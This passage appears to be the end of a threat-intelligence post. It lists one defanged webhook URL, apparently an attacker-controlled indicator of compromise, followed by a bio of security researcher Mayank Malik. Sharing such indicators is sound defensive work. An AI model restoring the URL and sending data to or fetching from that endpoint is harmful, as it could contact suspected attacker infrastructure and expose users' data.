- hxxps[:]//4wz[.]us/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed0081508085261692be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044afa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5

Mayank Malik

CRTP | Incident Responder | Synack Red Team Member | Threat Analyst | Security Researcher | Cloud/Network Architect

Mayank Malik is a tech savvy person, Red Team Enthusiast, and likes to wander around to learn new stuff. Cryptography, Networking and System Administrations are his forte. He's one of the Founding Members for CTF Team, Abs0lut3Pwn4g3, and Core Member at DC 91120 (DEFCON Community Group). Apart from the mentioned skills, he's good at communication skills and is goal oriented person. Yellow belt holder at pwn.college in pursue of learning and achieving Blue Belt. 

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